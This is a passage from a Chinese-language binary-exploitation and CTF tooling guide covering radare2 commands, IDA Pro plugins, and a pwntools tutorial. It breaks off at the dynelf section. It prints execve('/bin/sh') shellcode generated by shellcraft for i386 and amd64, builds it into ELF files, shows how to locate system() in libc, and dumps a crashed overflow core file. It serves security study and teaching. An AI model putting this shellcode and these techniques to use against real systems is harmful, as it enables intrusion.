| fV[*-] [nkey] [offset]    dump/restore visual marks (mK/'K)
| fx[d]                     show hexdump (or disasm) of flag:flag
size
| fz[?][name]               add named flag zone -name to delete.
see fz?[name]
```

常见用法：

- `f flag_name @ addr`：给地址 addr 创建一个 flag，当不指定地址时则默认指定当前地址。
- `f-flag_name`：删除flag。
- `fs`：管理命名空间。

```
[0x00005060]> fs?
|Usage: fs [*] [+-][flagspace|addr] # Manage flagspaces
| fs             display flagspaces
| fs*            display flagspaces as r2 commands
| fsj            display flagspaces in JSON
| fs *           select all flagspaces
| fs flagspace   select flagspace or create if it doesn't exi
st
| fs-flagspace   remove flagspace
| fs-*           remove all flagspaces
| fs+foo         push previous flagspace and set
| fs-            pop to the previous flagspace
| fs-.           remove the current flagspace
| fsm [addr]     move flags at given address to the current f
lagspace
| fss            display flagspaces stack
| fss*           display flagspaces stack in r2 commands
| fssj           display flagspaces stack in JSON
| fsr newname    rename selected flagspace
```

定位（**seeking**）

使用 `s` 命令可以改变当前位置：

```
[0x00000000]> s?
|Usage: s  # Seek commands
| s                 Print current address
| s:pad             Print current address with N padded zeros (d
efaults to 8)
| s addr            Seek to address
| s-                Undo seek
| s- n              Seek n bytes backward
| s--               Seek blocksize bytes backward
| s+                Redo seek
| s+ n              Seek n bytes forward
| s++               Seek blocksize bytes forward
| s[j*=!]           List undo seek history (JSON, =list, *r2, !=
names, s==)
| s/ DATA           Search for next occurrence of 'DATA'
| s/x 9091          Search for next occurrence of \x90\x91
| s.hexoff          Seek honoring a base from core->offset
| sa [[+-]a] [asz]  Seek asz (or bsize) aligned to addr
| sb                Seek aligned to bb start
| sC[?] string      Seek to comment matching given string
| sf                Seek to next function (f->addr+f->size)
| sf function       Seek to address of specified function
| sg/sG             Seek begin (sg) or end (sG) of section or fi
le
| sl[?] [+-]line    Seek to line
| sn/sp             Seek to next/prev location, as specified by
scr.nkey
| so [N]            Seek to N next opcode(s)
| sr pc             Seek to register
| ss                Seek silently (without adding an entry to th
e seek history)
```

- `s+`，`s-`：重复或撤销。
- `s+ n`，`s- n`：定位到当前位置向前或向后 n 字节的位置。
- `s/ DATA`：定位到下一个出现 DATA 的位置。

信息（**information**）

```
[0x00000000]> i?
|Usage: i Get info from opened file (see rabin2's manpage)
| Output mode:
| '*'                 Output in radare commands
| 'j'                 Output in json
| 'q'                 Simple quiet output
| Actions:
| i|ij                Show info of current file (in JSON)
| iA                  List archs
| ia                  Show all info (imports, exports, sections..
)
| ib                  Reload the current buffer for setting of th
e bin (use once only)
| ic                  List classes, methods and fields
| iC                  Show signature info (entitlements, ...)
| id[?]               Debug information (source lines)
| iD lang sym         demangle symbolname for given language
| ie                  Entrypoint
| iE                  Exports (global symbols)
| ih                  Headers (alias for iH)
| iHH                 Verbose Headers in raw text
| ii                  Imports
| iI                  Binary info
| ik [query]          Key-value database from RBinObject
| il                  Libraries
| iL [plugin]         List all RBin plugins loaded or plugin deta
ils
| im                  Show info about predefined memory allocatio
n
| iM                  Show main address
| io [file]           Load info from file (or last opened) use bi
n.baddr
| ir                  Relocs
| iR                  Resources
| is                  Symbols
| iS [entropy,sha1]   Sections (choose which hash algorithm to us
e)
| iV                  Display file version info
| iz|izj              Strings in data sections (in JSON/Base64)
```

```
| izz                Search for Strings in the whole binary
| iZ                 Guess size of binary program
```

`i` 系列命令用于获取文件的各种信息，这时配合上 `~` 命令来获得精确的输出，下面是一个类似 checksec 的输出：

```
[0x00005060]> iI ~relro,canary,nx,pic,rpath
canary   true
nx       true
pic      true
relro    full
rpath    NONE
```

`~` 命令还有一些其他的用法，如获取某一行某一列等，另外使用 `~{}` 可以使 json 的输出更好看：

```
[0x00005060]> ~?
|Usage: [command]~[modifier][word,word][endmodifier][[column]][:
line]
modifier:

|  &            all words must match to grep the line
|  $[n]         sort numerically / alphabetically the Nth column
|  +            case insensitive grep (grep -i)
|  ^            words must be placed at the beginning of line
|  !            negate grep
|  ?            count number of matching lines
|  ?.           count number chars
|  ??           show this help message
|  :[s]-[e]     show lines s-e
|  ..           internal 'less'
|  ...          internal 'hud' (like V_)
|  {}           json indentation
|  {path}       json grep
|  {}..         less json indentation
| endmodifier:
|  $            words must be placed at the end of line
| column:
|  [n]          show only column n
|  [n-m]        show column n to m
|  [n-]         show all columns starting from column n
|  [i,j,k]      show the columns i, j and k
| Examples:
|  i~:0         show first line of 'i' output
|  i~:-2        show first three lines of 'i' output
|  pd~mov       disasm and grep for mov
|  pi~[0]       show only opcode
|  i~0x400$     show lines ending with 0x400
```

打印（**print**） **&** 反汇编（**disassembling**）

```
[0x00000000]> p?
|Usage: p[=68abcdDfiImrstuxz] [arg|len] [@addr]
| p=[?][bep] [blks] [len] [blk]  show entropy/printable chars/ch
```

```
ars bars
| p2 [len]                          8x8 2bpp-tiles
| p3 [file]                         print stereogram (3D)
| p6[de] [len]                      base64 decode/encode
| p8[?][j] [len]                    8bit hexpair list of bytes
| pa[edD] [arg]                     pa:assemble  pa[dD]:disasm or p
ae: esil from hexpairs
| pA[n_ops]                         show n_ops address and type
| p[b|B|xb] [len] ([skip])          bindump N bits skipping M
| pb[?] [n]                         bitstream of N bits
| pB[?] [n]                         bitstream of N bytes
| pc[?][p] [len]                   output C (or python) format
| pC[d] [rows]                      print disassembly in columns (s
ee hex.cols and pdi)
| pd[?] [sz] [a] [b]                disassemble N opcodes (pd) or N
 bytes (pD)
| pf[?][.nam] [fmt]                 print formatted data (pf.name,
pf.name $<expr>)
| ph[?][=|hash] ([len])             calculate hash for a block
| p[iI][df] [len]                   print N ops/bytes (f=func) (see
 pi? and pdi)
| pm[?] [magic]                     print libmagic data (see pm? an
d /m?)
| pr[?][glx] [len]                  print N raw bytes (in lines or
hexblocks, 'g'unzip)
| p[kK] [len]                       print key in randomart (K is fo
r mosaic)
| ps[?][pwz] [len]                  print pascal/wide/zero-terminat
ed strings
| pt[?][dn] [len]                   print different timestamps
| pu[?][w] [len]                    print N url encoded bytes (w=wi
de)
| pv[?][jh] [mode]                  show variable/pointer/value in
memory
| p-[?][jh] [mode]                  bar|json|histogram blocks (mode
: e?search.in)
| px[?][owq] [len]                  hexdump of N bytes (o=octal, w=
32bit, q=64bit)
| pz[?] [len]                       print zoom view (see pz? for he
lp)
```

```
| pwd                               display current working directo
ry
```

常用参数如下：

- `px`：输出十六进制数、偏移和原始数据。后跟 `o`，`w`，`q` 时分别表示8位、32位和64位。
- `p8`：输出8位的字节流。
- `ps`：输出字符串。

radare2 中反汇编操作是隐藏在打印操作中的，即使用 `pd`：

```
[0x00000000]> pd?
|Usage: p[dD][ajbrfils] [sz] [arch] [bits] # Print Disassembly
| NOTE: len  parameter can be negative
| NOTE:      Pressing ENTER on empty command will repeat last pd
 command and also seek to end of disassembled range.
| pd N       disassemble N instructions
| pd -N      disassemble N instructions backward
| pD N       disassemble N bytes
| pda        disassemble all possible opcodes (byte per byte)
| pdb        disassemble basic block
| pdc        pseudo disassembler output in C-like syntax
| pdC        show comments found in N instructions
| pdk        disassemble all methods of a class
| pdj        disassemble to json
| pdr        recursive disassemble across the function graph
| pdf        disassemble function
| pdi        like 'pi', with offset and bytes
| pdl        show instruction sizes
| pds[?]     disassemble summary (strings, calls, jumps, refs) (
see pdsf and pdfs)
| pdt        disassemble the debugger traces (see atd)
```

`@addr` 表示一个相对寻址，这里的 addr 可以是地址、符号名等，这个操作和 `s` 命令不同，它不会改变当前位置，当然即使使用类似 `s @addr` 的命令也不会改变当前位置。

```
[0x00005060]> pd 5 @ main
            ;-- main:
            ;-- section..text:
            0x00003620      4157           push r15
       ; section 13 va=0x00003620 pa=0x00003620 sz=75529 vsz=755
29 rwx=--r-x .text
            0x00003622      4156           push r14
            0x00003624      4155           push r13
            0x00003626      4154           push r12
            0x00003628      55             push rbp
[0x00005060]> s @ main
0x3620
[0x00005060]> s 0x3620
[0x00003620]>
```

写入（**write**）

当你在打开 r2 时使用了参数 `-w` 时，才可以使用该命令，`w` 命令用于写入字节，它允许多种输入格式：

```
[0x00000000]> w?
|Usage: w[x] [str] [<file] [<<EOF] [@addr]
| w[1248][+-][n]       increment/decrement byte,word..
| w foobar             write string 'foobar'
| w0 [len]             write 'len' bytes with value 0x00
| w6[de] base64/hex    write base64 [d]ecoded or [e]ncoded strin
g
| wa[?] push ebp       write opcode, separated by ';' (use '"' a
round the command)
| waf file             assemble file and write bytes
| wao[?] op            modify opcode (change conditional of jump
. nop, etc)
| wA[?] r 0            alter/modify opcode at current seek (see
wA?)
| wb 010203            fill current block with cyclic hexpairs
| wB[-]0xVALUE         set or unset bits with given value
| wc                   list all write changes
| wc[?][ir*?]          write cache undo/commit/reset/list (io.ca
che)
```

```
| wd [off] [n]         duplicate N bytes from offset at current
seek (memcpy) (see y?)
| we[?] [nNsxX] [arg]  extend write operations (insert instead o
f replace)
| wf -|file            write contents of file at current offset
| wh r2                whereis/which shell command
| wm f0ff              set binary mask hexpair to be used as cyc
lic write mask
| wo[?] hex            write in block with operation. 'wo?' fmi
| wp[?] -|file         apply radare patch file. See wp? fmi
| wr 10                write 10 random bytes
| ws pstring           write 1 byte for length and then the stri
ng
| wt[f][?] file [sz]   write to file (from current seek, blocksi
ze or sz bytes)
| wts host:port [sz]   send data to remote host:port via tcp://
| ww foobar            write wide string 'f\x00o\x00o\x00b\x00a\
x00r\x00'
| wx[?][fs] 9090       write two intel nops (from wxfile or wxse
ek)
| wv[?] eip+34         write 32-64 bit value
| wz string            write zero terminated string (like w + \x
00)
```

常见用法：

- `wa`：写入操作码，如 `wa jmp 0x8048320`
- `wx`：写入十六进制数。
- `wv`：写入32或64位的值。
- `wo`：有很多子命令，用于将当前位置的值做运算后覆盖原值。

```
[0x00005060]> wo?
|Usage: wo[asmdxoArl24] [hexpairs] @ addr[!bsize]
| wo[24aAdlmorwx]               without hexpair values, clip
board is used
| wo2 [val]                     2=  2 byte endian swap
| wo4 [val]                     4=  4 byte endian swap
| woa [val]                     +=  addition (f.ex: woa 0102
)
| woA [val]                     &=  and
| wod [val]                     /=  divide
| woD[algo] [key] [IV]          decrypt current block with g
iven algo and key
| woe [from to] [step] [wsz=1]  ..  create sequence
| woE [algo] [key] [IV]         encrypt current block with g
iven algo and key
| wol [val]                     <<= shift left
| wom [val]                     *=  multiply
| woo [val]                     |=  or
| wop[DO] [arg]                 De Bruijn Patterns
| wor [val]                     >>= shift right
| woR                           random bytes (alias for 'wr
$b')
| wos [val]                     -=  substraction
| wow [val]                     ==  write looped value (alia
s for 'wb')
| wox [val]                     ^=  xor  (f.ex: wox 0x90)
```

调试（**debugging**）

在开启 r2 时使用参数 `-d` 即可开启调试模式，当然如果你已经加载了程序，可以使用命令 `ood` 重新开启调试。

```
[0x7f8363c75f30]> d?
|Usage: d # Debug commands
| db[?]                   Breakpoints commands
| dbt[?]                  Display backtrace based on dbg.btdepth
 and dbg.btalgo
| dc[?]                   Continue execution
| dd[?]                   File descriptors (!fd in r1)
| de[-sc] [rwx] [rm] [e]  Debug with ESIL (see de?)
| dg <file>               Generate a core-file (WIP)
| dH [handler]            Transplant process to a new handler
| di[?]                   Show debugger backend information (See
 dh)
| dk[?]                   List, send, get, set, signal handlers
of child
| dL [handler]            List or set debugger handler
| dm[?]                   Show memory maps
| do[?]                   Open process (reload, alias for 'oo')
| doo[args]               Reopen in debugger mode with args (ali
as for 'ood')
| dp[?]                   List, attach to process or thread id
| dr[?]                   Cpu registers
| ds[?]                   Step, over, source line
| dt[?]                   Display instruction traces (dtr=reset)
| dw <pid>                Block prompt until pid dies
| dx[?]                   Inject and run code on target process
(See gs)
```

视图模式

在调试时使用视图模式是十分有用的，因为你既可以查看程序当前的位置，也可以查看任何你想看的位置。输入 `V` 即可进入视图模式，按下 `p/P` 可在不同模式之间进行切换，按下 `?` 即可查看帮助，想退出时按下 `q`。

```
Visual mode help:
?        show this help
 ??       show the user-friendly hud
 $        toggle asm.pseudo
 %        in cursor mode finds matching pair, otherwise toggle a
```

```
utoblocksz
 @        redraw screen every 1s (multi-user view), in cursor se
t position
 !        enter into the visual panels mode
 _        enter the flag/comment/functions/.. hud (same as VF_)
 =        set cmd.vprompt (top row)
 |        set cmd.cprompt (right column)
 .        seek to program counter
 "        toggle the column mode (uses pC..)
 /        in cursor mode search in current block
 :cmd     run radare command
 ;[-]cmt  add/remove comment
 0        seek to beginning of current function
 [1-9]    follow jmp/call identified by shortcut (like ;[1])
 ,file    add a link to the text file
 /*+-[]   change block size, [] = resize hex.cols
 </>      seek aligned to block size (seek cursor in cursor mode
)
 a/A      (a)ssemble code, visual (A)ssembler
 b        toggle breakpoint
 B        enumerate and inspect classes
 c/C      toggle (c)ursor and (C)olors
 d[f?]    define function, data, code, ..
 D        enter visual diff mode (set diff.from/to)
 e        edit eval configuration variables
 f/F      set/unset or browse flags. f- to unset, F to browse, .
.
 gG       go seek to begin and end of file (0-$s)
 hjkl     move around (or HJKL) (left-down-up-right)
 i        insert hex or string (in hexdump) use tab to toggle
 mK/'K    mark/go to Key (any key)
 M        walk the mounted filesystems
 n/N      seek next/prev function/flag/hit (scr.nkey)
 o        go/seek to given offset
 O        toggle asm.esil
 p/P      rotate print modes (hex, disasm, debug, words, buf)
 q        back to radare shell
 r        refresh screen / in cursor mode browse comments
 R        randomize color palette (ecr)
 sS       step / step over
```

```
  t        browse types
  T        enter textlog chat console (TT)
  uU       undo/redo seek
  v        visual function/vars code analysis menu
  V        (V)iew graph using cmd.graph (agv?)
  wW       seek cursor to next/prev word
  xX       show xrefs/refs of current function from/to data/code
  yY       copy and paste selection
  z        fold/unfold comments in disassembly
  Z        toggle zoom mode
  Enter    follow address of jump/call
Function Keys: (See 'e key.'), defaults to:
   F2      toggle breakpoint
   F4      run to cursor
   F7      single step
   F8      step over
   F9      continue
```

视图模式下的命令和命令行模式下的命令有很大不同，下面列出几个，更多的命令请查看帮助：

- `o`：定位到给定的偏移。
- `;`：添加注释。
- `V`：查看图形。
- `:`：运行 radare2 命令

Web 界面使用

Radare2 的 GUI 尚在开发中，但有一个 Web 界面可以使用，如果刚开始你不习惯命令行操作，可以输入下面的命令：

```
$ r2 -c=H [filename]
```

默认地址为 `http://localhost:9090/`，这样你就可以在 Web 中进行操作了，但是我强烈建议你强迫自己使用命令行的操作方式。

在 CTF 中的运用

- IOLI crackme
- radare2-explorations-binaries

更多资源

- The radare2 book
- Radare2 intro
- Radare2 blog
- A journey into Radare 2 – Part 1: Simple crackme
- A journey into Radare 2 – Part 2: Exploitation

2.6 IDA Pro

常用插件

- IDA FLIRT Signature Database -- 用于识别静态编译的可执行文件中的库函数
- Find Crypt -- 寻找常用加密算法中的常数（需要安装 yara-python）
- IDA signsrch -- 寻找二进制文件所使用的加密、压缩算法
- Ponce -- 污点分析和符号化执行工具
- snowman decompiler -- C/C++反汇编插件（F3 进行反汇编）
- keypatch -- 二进制文件修改工具，可以直接修改汇编
- CodeXplorer -- 自动类型重建以及对象浏览（C++）（jump to disasm)
- IDA Ref -- 汇编指令注释（支持arm，x86，mips）
- auto re -- 函数自动重命名
- nao -- dead code 清除
- HexRaysPyTools -- 类/结构体创建和虚函数表检测
- DIE -- 动态调试增强工具，保存函数调用上下文信息
- sk3wldbg -- IDA动态调试器，支持多平台
- idaemu -- 模拟代码执行（支持X86、ARM平台）
- Diaphora -- 程序差异比较

内存 dump 脚本

调试程序时偶尔会需要 dump 内存，但 IDA Pro 没有直接提供此功能，可以通过脚本来实现。

```
import idaapi

data = idaapi.dbg_read_memory(start_address, data_length)
fp = open('path/to/dump', 'wb')
fp.write(data)
fp.close()
```

2.7 Pwntools

Pwntools 是一个 CTF 框架和漏洞利用开发库，用 Python 开发，由 rapid 设计，旨在让使用者简单快速的编写 exp 脚本。包含了本地执行、远程连接读写、shellcode 生成、ROP 链的构建、ELF 解析、符号泄露众多强大功能。

安装

1. 安装binutils：

```
git clone https://github.com/Gallopsled/pwntools-binutils
sudo apt-get install software-properties-common
sudo apt-add-repository ppa:pwntools/binutils
sudo apt-get update
sudo apt-get install binutils-arm-linux-gnu
```

2. 安装capstone：

```
git clone https://github.com/aquynh/capstone
cd capstone
make
sudo make install
```

3. 安装pwntools:

```
sudo apt-get install libssl-dev
sudo pip install pwntools
```

如果你在使用 Arch Linux，则可以通过 AUR 直接安装，这个包目前是由我维护的，如果有什么问题，欢迎与我交流：

```
$ yaourt -S python2-pwntools

或者

$ yaourt -S python2-pwntools-git
```

但是由于 Arch 没有 PPA 源，如果想要支持更多的体系结构（如 arm, aarch64 等），只能手动编译安装相应的 binutils，使用下面的脚本，注意将变量 `V` 和 `ARCH` 换成你需要的。binutils

```
#!/usr/bin/env bash

V = 2.29   # binutils version
ARCH = arm # target architecture

cd /tmp
wget -nc https://ftp.gnu.org/gnu/binutils/binutils-$V.tar.xz
wget -nc https://ftp.gnu.org/gnu/binutils/binutils-$V.tar.xz.sig

# gpg --keyserver keys.gnupg.net --recv-keys C3126D3B4AE55E93
# gpg --verify binutils-$V.tar.xz.sig

tar xf binutils-$V.tar.xz

mkdir binutils-build
cd binutils-build

export AR=ar
export AS=as

../binutils-$V/configure \
    --prefix=/usr/local \
    --target=$ARCH-unknown-linux-gnu \
    --disable-static \
    --disable-multilib \
    --disable-werror \
    --disable-nls

make
sudo make install
```

测试安装是否成功：

```
>>> from pwn import *
>>> asm('nop')
'\x90'
>>> asm('nop', arch='arm')
'\x00\xf0 \xe3'
```

模块简介

Pwntools 分为两个模块，一个是 `pwn`，简单地使用 `from pwn import *` 即可将所有子模块和一些常用的系统库导入到当前命名空间中，是专门针对 CTF 比赛的；而另一个模块是 `pwnlib`，它更推荐你仅仅导入需要的子模块，常用于基于 pwntools 的开发。

下面是 pwnlib 的一些子模块（常用模块和函数加粗显示）：

- `adb`：安卓调试桥
- `args`：命令行魔法参数
- **`asm`**：汇编和反汇编，支持 i386/i686/amd64/thumb 等
- `constants`：对不同架构和操作系统的常量的快速访问
- `config`：配置文件
- `context`：设置运行时变量
- **`dynelf`**：用于远程函数泄露
- `encoders`：对 shellcode 进行编码
- **`elf`**：用于操作 ELF 可执行文件和库
- `flag`：提交 flag 到服务器
- **`fmtstr`**：格式化字符串利用工具
- **`gdb`**：与 gdb 配合使用
- `libcdb`：libc 数据库
- `log`：日志记录
- **`memleak`**：用于内存泄露
- **`rop`**：ROP 利用模块，包括 rop 和 srop
- `runner`：运行 shellcode
- **`shellcraft`**：shellcode 生成器
- `term`：终端处理
- `timeout`：超时处理
- **`tubes`**：能与 sockets, processes, ssh 等进行连接
- `ui`：与用户交互
- `useragents`：useragent 字符串数据库
- **`util`**：一些实用小工具

使用 **Pwntools**

下面我们对常用模块和函数做详细的介绍。

tubes

在一次漏洞利用中，首先当然要与二进制文件或者目标服务器进行交互，这就要用到 tubes 模块。

主要函数在 `pwnlib.tubes.tube` 中实现，子模块只实现某管道特殊的地方。四种管道和相对应的子模块如下：

- `pwnlib.tubes.process` ：进程
  - `>>> p = process('/bin/sh')`
- `pwnlib.tubes.serialtube` ：串口
- `pwnlib.tubes.sock` ：套接字
  - `>>> r = remote('127.0.0.1', 1080)`
  - `>>> l = listen(1080)`
- `pwnlib.tubes.ssh` ：SSH
  - `>>> s = ssh(host='example.com` , user='name', password='passwd')`

`pwnlib.tubes.tube` 中的主要函数：

- `interactive()` ：可同时读写管道，相当于回到 shell 模式进行交互，在取得 shell 之后调用
- `recv(numb=1096, timeout=default)` ：接收指定字节数的数据
- `recvall()` ：接收数据直到 EOF
- `recvline(keepends=True)` ：接收一行，可选择是否保留行尾的 `\n`
- `recvrepeat(timeout=default)` ：接收数据直到 EOF 或 timeout
- `recvuntil(delims, timeout=default)` ：接收数据直到 delims 出现
- `send(data)` ：发送数据
- `sendline(data)` ：发送一行，默认在行尾加 `\n`
- `close()` ：关闭管道

下面是一个例子，先使用 listen 开启一个本地的监听端口，然后使用 remote 开启一个套接字管道与之交互：

```
>>> from pwn import *
>>> l = listen()
[x] Trying to bind to 0.0.0.0 on port 0
[x] Trying to bind to 0.0.0.0 on port 0: Trying 0.0.0.0
```

```
[+] Trying to bind to 0.0.0.0 on port 0: Done
[x] Waiting for connections on 0.0.0.0:46147
>>> r = remote('localhost', l.lport)
[x] Opening connection to localhost on port 46147
[x] Opening connection to localhost on port 46147: Trying ::1
[x] Opening connection to localhost on port 46147: Trying 127.0.
0.1
[+] Opening connection to localhost on port 46147: Done
>>> [+] Waiting for connections on 0.0.0.0:46147: Got connection
 from 127.0.0.1 on port 38684

>>> c = l.wait_for_connection()
>>> r.send('hello\n')
>>> c.recv()
'hello\n'
>>> r.send('hello\n')
>>> c.recvline()
'hello\n'
>>> r.sendline('hello')
>>> c.recv()
'hello\n'
>>> r.sendline('hello')
>>> c.recvline()
'hello\n'
>>> r.sendline('hello')
>>> c.recvline(keepends=False)
'hello'
>>> r.send('hello world')
>>> c.recvuntil('hello')
'hello'
>>> c.recv()
' world'
>>> c.close()
[*] Closed connection to 127.0.0.1 port 38684
>>> r.close()
[*] Closed connection to localhost port 46147
```

下面是一个与进程交互的例子：

```
>>> p = process('/bin/sh')
[x] Starting local process '/bin/sh'
[+] Starting local process '/bin/sh': pid 26481
>>> p.sendline('sleep 3; echo hello world;')
>>> p.recvline(timeout=1)
'hello world\n'
>>> p.sendline('sleep 3; echo hello world;')
>>> p.recvline(timeout=1)
''
>>> p.recvline(timeout=5)
'hello world\n'
>>> p.interactive()
[*] Switching to interactive mode
whoami
firmy
^C[*] Interrupted
>>> p.close()
[*] Stopped process '/bin/sh' (pid 26481)
```

shellcraft

使用 shellcraft 模块可以生成对应架构和 shellcode 代码，直接使用链式调用的方法就可以得到，首先指定体系结构，再指定操作系统：

```
>>> print shellcraft.i386.nop().strip('\n')
    nop
>>> print shellcraft.i386.linux.sh()
    /* execve(path='/bin///sh', argv=['sh'], envp=0) */
    /* push '/bin///sh\x00' */
    push 0x68
    push 0x732f2f2f
    push 0x6e69622f
    mov ebx, esp
    /* push argument array ['sh\x00'] */
    /* push 'sh\x00\x00' */
    push 0x1010101
    xor dword ptr [esp], 0x1016972
    xor ecx, ecx
    push ecx /* null terminate */
    push 4
    pop ecx
    add ecx, esp
    push ecx /* 'sh\x00' */
    mov ecx, esp
    xor edx, edx
    /* call execve() */
    push SYS_execve /* 0xb */
    pop eax
    int 0x80
```

asm

该模块用于汇编和反汇编代码。

体系结构，端序和字长需要在 `asm()` 和 `disasm()` 中设置，但为了避免重复，运行时变量最好使用 `pwnlib.context` 来设置。

汇编：(`pwnlib.asm.asm`)

```
>>> asm('nop')
'\x90'
>>> asm(shellcraft.nop())
'\x90'
>>> asm('nop', arch='arm')
'\x00\xf0 \xe3'
>>> context.arch = 'arm'
>>> context.os = 'linux'
>>> context.endian = 'little'
>>> context.word_size = 32
>>> context
ContextType(arch = 'arm', bits = 32, endian = 'little', os = 'li
nux')
>>> asm('nop')
'\x00\xf0 \xe3'
```

```
>>> asm('mov eax, 1')
'\xb8\x01\x00\x00\x00'
>>> asm('mov eax, 1').encode('hex')
'b801000000'
```

请注意，这里我们生成了 i386 和 arm 两种不同体系结构的 `nop` ，当你使用不同与本机平台的汇编时，需要安装该平台的 binutils，方法在上面已经介绍过了。

反汇编：(`pwnlib.asm.disasm`)

```
>>> print disasm('\xb8\x01\x00\x00\x00')
   0:   b8 01 00 00 00          mov    eax,0x1
>>> print disasm('6a0258cd80ebf9'.decode('hex'))
   0:   6a 02                   push   0x2
   2:   58                      pop    eax
   3:   cd 80                   int    0x80
   5:   eb f9                   jmp    0x0
```

构建具有指定二进制数据的 ELF 文件：(`pwnlib.asm.make_elf`)

```
>>> context.clear(arch='amd64')
>>> context
ContextType(arch = 'amd64', bits = 64, endian = 'little')
>>> bin_sh = asm(shellcraft.amd64.linux.sh())
>>> bin_sh
'jhH\xb8/bin///sPH\x89\xe7hri\x01\x01\x814$\x01\x01\x01\x011\xf6
Vj\x08^H\x01\xe6VH\x89\xe61\xd2j;X\x0f\x05'
>>> filename = make_elf(bin_sh, extract=False)
>>> filename
'/tmp/pwn-asm-V4GWGN/step3-elf'
>>> p = process(filename)
[x] Starting local process '/tmp/pwn-asm-V4GWGN/step3-elf'
[+] Starting local process '/tmp/pwn-asm-V4GWGN/step3-elf': pid
28323
>>> p.sendline('echo hello')
>>> p.recv()
'hello\n'
```

这里我们生成了 amd64，即 64 位 `/bin/sh` 的 shellcode，配合上 asm 函数，即可通过 `make_elf` 得到 ELF 文件。

另一个函数 `pwnlib.asm.make_elf_from_assembly` 允许你构建具有指定汇编代码的 ELF 文件：

```
>>> asm_sh = shellcraft.amd64.linux.sh()
>>> print asm_sh
    /* execve(path='/bin///sh', argv=['sh'], envp=0) */
    /* push '/bin///sh\x00' */
    push 0x68
    mov rax, 0x732f2f2f6e69622f
    push rax
    mov rdi, rsp
    /* push argument array ['sh\x00'] */
    /* push 'sh\x00' */
    push 0x1010101 ^ 0x6873
    xor dword ptr [rsp], 0x1010101
    xor esi, esi /* 0 */
    push rsi /* null terminate */
    push 8
    pop rsi
    add rsi, rsp
    push rsi /* 'sh\x00' */
    mov rsi, rsp
    xor edx, edx /* 0 */
    /* call execve() */
    push SYS_execve /* 0x3b */
    pop rax
    syscall

>>> filename = make_elf_from_assembly(asm_sh)
>>> filename
'/tmp/pwn-asm-ApZ4_p/step3'
>>> p = process(filename)
[x] Starting local process '/tmp/pwn-asm-ApZ4_p/step3'
[+] Starting local process '/tmp/pwn-asm-ApZ4_p/step3': pid 2842
9
>>> p.sendline('echo hello')
>>> p.recv()
'hello\n'
```

与上一个函数不同的是，`make_elf_from_assembly` 直接从汇编生成 ELF 文件，并且保留了所有的符号，例如标签和局部变量等。

elf

该模块用于 ELF 二进制文件的操作，包括符号查找、虚拟内存、文件偏移，以及修改和保存二进制文件等功能。(`pwnlib.elf.elf.ELF`)

```
>>> e = ELF('/bin/cat')
[*] '/bin/cat'
    Arch:     amd64-64-little
    RELRO:    Full RELRO
    Stack:    Canary found
    NX:       NX enabled
    PIE:      PIE enabled
>>> print hex(e.address)
0x400000
>>> print hex(e.symbols['write'])
0x401680
>>> print hex(e.got['write'])
0x60b070
>>> print hex(e.plt['write'])
0x401680
```

上面的代码分别获得了 ELF 文件装载的基地址、函数地址、GOT 表地址和 PLT 表地址。

我们常常用它打开一个 libc.so，从而得到 system 函数的位置，这在 CTF 中是非常有用的：

```
>>> e = ELF('/usr/lib/libc.so.6')
[*] '/usr/lib/libc.so.6'
    Arch:     amd64-64-little
    RELRO:    Full RELRO
    Stack:    Canary found
    NX:       NX enabled
    PIE:      PIE enabled
>>> print hex(e.symbols['system'])
0x42010
```

我们甚至可以修改 ELF 文件的代码：

```
>>> e = ELF('/bin/cat')
>>> e.read(e.address+1, 3)
'ELF'
>>> e.asm(e.address, 'ret')
>>> e.save('/tmp/quiet-cat')
>>> disasm(file('/tmp/quiet-cat','rb').read(1))
'   0:   c3                      ret'
```

下面是一些常用函数：

- `asm(address, assembly)`：汇编指定指令并插入到 ELF 的指定地址处，需要使用 ELF.save() 保存
- `bss(offset)`：返回 `.bss` 段加上 `offset` 后的地址
- `checksec()`：打印出文件使用的安全保护
- `disable_nx()`：关闭 NX
- `disasm(address, n_bytes)`：返回对指定虚拟地址进行反汇编后的字符串
- `offset_to_vaddr(offset)`：将指定偏移转换为虚拟地址
- `vaddr_to_offset(address)`：将指定虚拟地址转换为文件偏移
- `read(address, count)`：从指定虚拟地址读取 `count` 个字节的数据
- `write(address, data)`：在指定虚拟地址处写入 `data`
- `section(name)`：获取 `name` 段的数据
- `debug()`：使用 `gdb.debug()` 进行调试

最后还要注意一下 `pwnlib.elf.corefile`，它用于处理核心转储文件（Core Dump），当我们在写利用代码时，核心转储文件是非常有用的，关于它更详细的内容已经在前面 Linux基础一章中讲过，这里我们还是使用那一章中的示例代码，但使用 pwntools 来操作。

```
>>> core = Corefile('/tmp/core-a.out-30555-1507796886')
[x] Parsing corefile...
[*] '/tmp/core-a.out-30555-1507796886'
    Arch:      i386-32-little
    EIP:       0x565cd57b
    ESP:       0x4141413d
    Exe:       '/home/firmy/a.out' (0x565cd000)
    Fault:     0x4141413d
[+] Parsing corefile...: Done
>>> core.registers
{'xds': 43, 'eip': 1448924539, 'xss': 43, 'esp': 1094795581, 'xg
s': 99, 'edi': 0, 'orig_eax': 4294967295, 'xcs': 35, 'eax': 1, '
ebp': 1094795585, 'xes': 43, 'eflags': 66182, 'edx': 4151195744,
 'ebx': 1094795585, 'xfs': 0, 'esi': 4151189032, 'ecx': 10947955
85}
>>> print core.maps
565cd000-565ce000 r-xp 1000 /home/firmy/a.out
565ce000-565cf000 r--p 1000 /home/firmy/a.out
565cf000-565d0000 rw-p 1000 /home/firmy/a.out
57b3c000-57b5e000 rw-p 22000
f7510000-f76df000 r-xp 1cf000 /usr/lib32/libc-2.26.so
f76df000-f76e0000 ---p 1000 /usr/lib32/libc-2.26.so
f76e0000-f76e2000 r--p 2000 /usr/lib32/libc-2.26.so
f76e2000-f76e3000 rw-p 1000 /usr/lib32/libc-2.26.so
f76e3000-f76e6000 rw-p 3000
f7722000-f7724000 rw-p 2000
f7724000-f7726000 r--p 2000 [vvar]
f7726000-f7728000 r-xp 2000 [vdso]
f7728000-f774d000 r-xp 25000 /usr/lib32/ld-2.26.so
f774d000-f774e000 r--p 1000 /usr/lib32/ld-2.26.so
f774e000-f774f000 rw-p 1000 /usr/lib32/ld-2.26.so
ffe37000-ffe58000 rw-p 21000 [stack]
>>> print hex(core.fault_addr)
0x4141413d
>>> print hex(core.pc)
0x565cd57b
>>> print core.libc
f7510000-f76df000 r-xp 1cf000 /usr/lib32/libc-2.26.so
```

dynelf

`pwnlib.dynelf.DynELF`

